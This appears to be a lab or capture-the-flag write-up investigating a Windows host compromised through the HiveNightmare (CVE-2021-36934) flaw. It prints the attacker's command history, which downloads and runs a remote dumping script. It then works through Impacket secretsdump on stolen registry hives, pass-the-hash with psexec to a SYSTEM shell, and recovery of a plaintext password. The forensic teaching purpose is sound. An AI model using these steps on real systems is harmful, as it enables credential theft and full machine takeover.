Hashish

Analyst：Benjamin Liu

Date： 4/9/2026

Senario


Some confidential Administrator documents were stolen. They did not have much logging in place because as per the company, “it was on a secure site and did not have public networking enabled”. One of the cleaners was suspiciously going in and out of the room as seen on CCTV recordings. Some updates were made to the server through RDP session as administrator before the attack was known. You are provided access to the system in the state it was found. The damage has been done but how was the documents accessed?

- What we have is the infected machine left by the attacker.


Investigation Screenshots

- What is the CVE of the exploit?


- When we log on the infected system, Firstly, talk a look the recent files. After checking the log, we do not gain any clues about the attack.



- I failed to open any log from winevt because access is denied.



- For answer the question, we should find the malicious exploit. Where is it from and how to be used? --we should check the history of the powershell.



ConsoleHost_history.txt - Notepad

File Edit Format View Help

```
Invoke-RestMethod -uri http:://169.254.169.254/meta-data/instance-id
Invoke-RestMethod -uri http:://169.254.169.254/meta-data
Invoke-RestMethod -uri http:://169.254.169.254/meta-data/latest
cd C:\Windows\Temp\
ls
dir
cd C:\Users\BTLOTest\AppData\Local\Temp\
curl https://raw.githubusercontent.com/WiredPulse/Invoke-HiveNightmare/main/Invoke-HiveNightmare.ps1 >> dumper.ps1
.\dumper.ps1 -path C:\Users\BTLOTest\AppData\Local\Temp\
.\dumper.ps1 -path C:\Users\BTLOTest\AppData\Local\Temp
.\dumper.ps1 -path C:\Users\BTLOTest\AppData\Local\Temp
```

- we find the HiveNightmare suspicious, and search it on Google.

Google Hlivenightmare

HiveNightmare | Protecting Windows 10 SAM from CVE- ...

May 7, 2025 — **HiveNightmare** is a Windows 10 Local Privilege Escalation vulnerability that is trivial to exploit. Learn how it is used in attacks and how ...

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › cve-2021-36934

CVE-2021-36934 Detail - NVD

An elevation of privilege vulnerability exists because of overly permissive Access Control Lists (ACLs) on multiple system files. Read more

- Let's go offensive. What is the Administrator's nthash?
  - **nthash** : An NT hash (or NTLM hash) is the hashed version of a Windows password, generated by applying the MD4 hashing algorithm to the UTF-16LE encoded password, stored in the Windows Security Accounts Manager (SAM) file, and is used during the NTLM (NT LAN Manager) authentication process.
  - From the investigation of the first question, we know that the malicious file, dumper.ps1, is at `C:\Users\BTLOTest\AppData\Local\Temp` . Then we try searching the tmp files. We got 3 hive1 files which are relative to the Impacket tool. (copy them to other folder, they may disappear sometimes.)

› This PC › Local Disk (C:) › Users › BTLOTest › AppData › Local › Temp ›

Name	Date modified	Type	Size
1	8/17/2021 12:30 PM	File folder	
Sam.hive1	5/21/2021 11:51 AM	HIVE1 File	128 KB
Soft.hive1	8/17/2021 11:28 AM	HIVE1 File	81,920 KB
Sys.hive1	5/21/2021 11:51 AM	HIVE1 File	17,920 KB

  - `.hiv` files are raw exports of Windows Registry hives, often found in forensic images or memory dumps.

The Hacker Recipes
https://www.thehacker.recipes › credentials › dumping

SAM & LSA secrets

Impacket's secretsdump (Python) can be used to dump SAM and LSA secrets, either remotely, or from local files. For remote dumping, several authentication ... Read more


```
root@kali:~# impacket-secretsdump -h
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: secretsdump.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY]
                      [-security SECURITY] [-sam SAM] [-ntds NTDS]
                      [-resumefile RESUMEFILE] [-skip-sam] [-skip-security]
                      [-outputfile OUTPUTFILE] [-use-vss] [-rodcNo RODCNO]
                      [-rodcKey RODCKEY] [-use-keylist]
                      [-exec-method [{smbexec,wmiexec,mmcexec}]]
                      [-use-remoteSSWMI] [-use-remoteSSWMI-NTDS]
                      [-remoteSSWMI-remote-volume REMOTESSWMI_REMOTE_VOLUME]
                      [-remoteSSWMI-local-path REMOTESSWMI_LOCAL_PATH]
                      [-just-dc-user USERNAME] [-ldapfilter LDAPFILTER]
                      [-just-dc] [-just-dc-ntlm] [-skip-user SKIP_USER]
                      [-pwd-last-set] [-user-status] [-history]
                      [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                      [-aesKey hex key] [-keytab KEYTAB] [-dc-ip ip address]
                      [-target-ip ip address]
                      target

Performs various techniques to dump secrets from the remote machine without
executing any agent there.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
                        or LOCAL (if you want to parse local files)
```

- Now， we focus on where to find the impacket tool.

1. Default Installation Location

If you installed Impacket using `pip`, the scripts (`psexec.py`, `secretsdump.py`, etc.) are usually placed in the **Scripts** folder of your Python installation: Medium +1

- **Path:** `C:\Python3x\Scripts\` or `C:\Users\<YourUsername>\AppData\Local\Programs\Python\Python3x\Scripts\`
- **Using pipx:** If installed via `pipx` (recommended), they are located in `C:\Users\<YourUsername>\.local\bin\pipx\venvs\impacket\Scripts`.
  Mintlify +1
- we find it at `C:\Python27\Scripts`



- run the script with arguments with powershell. We get the SAM hash of Administrator. But SAM hash = LM hash + NTLM hash. LM hash is less useful in normal system. NTLM is the key we are looking for.

```
PS C:\Python27> .\python.exe .\Scripts\secretsdump.py -system C:\Users\BTLOTest\Desktop\Sys.hive1 -sam C:\Users\BTLOTest
\Desktop\Sam.hive1 Local
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x25d9a0235054cb53184efbe0ead7c606
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f507ace7e1088981dfb732be9d7a53f7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:936decd5ae845ba786ebdf1c0f976208:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
BTLO:1008:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
PS C:\Python27>
```

- Answer: f507ace7e1088981dfb732be9d7a53f7

- What is the name of the writeable share?
  - `net share` to search the machine sharing the content with local `C:Windows`.

```
PS C:\Python27> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
D$           D:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.

PS C:\Python27>
```

  - Answer: ADMIN$

- What is the Domain Admin password?
  - For searching the password, We can use a script of impacket, psexec.py, to escalate privilege.

```
PS C:\Python27> .\python.exe .\Scripts\psexec.py -h
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug]
                 [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                 [-keytab KEYTAB] [-dc-ip ip address] [-target-ip ip address]
                 [-port [destination port]] [-service-name service_name]
                 [-remote-binary-name remote_binary_name]
                 target [command [command ...]]

PSEXEC like functionality example using RemComSvc.
```

  - whoami---> confirm the identity. We get nt authority\system account.

```
PS C:\Python27> .\python.exe .\Scripts\psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:f507ace7e1088981dfb732be9d7a53
f7 Administrator@localhost
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on localhost.....
[*] Found writable share ADMIN$
[*] Uploading file GVRspEVt.exe
[*] Opening SVCManager on localhost.....
[*] Creating service daiy on localhost.....
[*] Starting service daiy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

  - dir every path to search insteresting file. Finally, we find the DC.txt at `C:\Users\Administrator.EC2AMAZ-UUEMPAU\Documents`

```
C:\Users>type "C:\Users\Administrator.EC2AMAZ-UUEMPAU\Documents\DC.txt"
administrator:IK33PForG3tt1ngMyP@s5Word
```

- Answer: IK33PForG3tt1ngMyP@s5Word

- What directory's access controls are updated as a workaround to the vulnerability?
  - search CVE-2021-36934

Microsoft
https://msrc.microsoft.com › en-US › CVE-2021-36934

Security Update Guide - Microsoft Security Response Center

You need to enable JavaScript to run this app.

Workarounds

We recommend installing this security update as soon as possible. If you must delay installation of this security update, we recommend this workaround:

Restrict access to the contents of %windir%\system32\config

Command Prompt (Run as administrator): `icacls %windir%\system32\config\*.* /inheritance:e`

Windows PowerShell (Run as administrator): `icacls $env:windir\system32\config\*.* /inheritance:e`

  - Answer: `%windir%\system32\config`

p.s.

HiveNightmare (CVE-2021-36934), also known as SeriousSAM, is a high severity zero-day elevation of privilege vulnerability in Windows currently under investigation by Microsoft.

Since Windows 10 build 1809, the Access Control Lists (ACLs) for `%windir%\System32\config` have been granting read access to non-admin users. This is the primary directory that contains the files for the Windows Registry, including the Security Account Manager (SAM) which stores users' passwords.

An attacker with the ability to execute code on a target host could exploit this vulnerability to elevate their privileges to SYSTEM.

Due to the ACLs granting read access, Volume Shadow Copy Service (VSS) shadow copies of these files may exist, for instance as part of system restore points.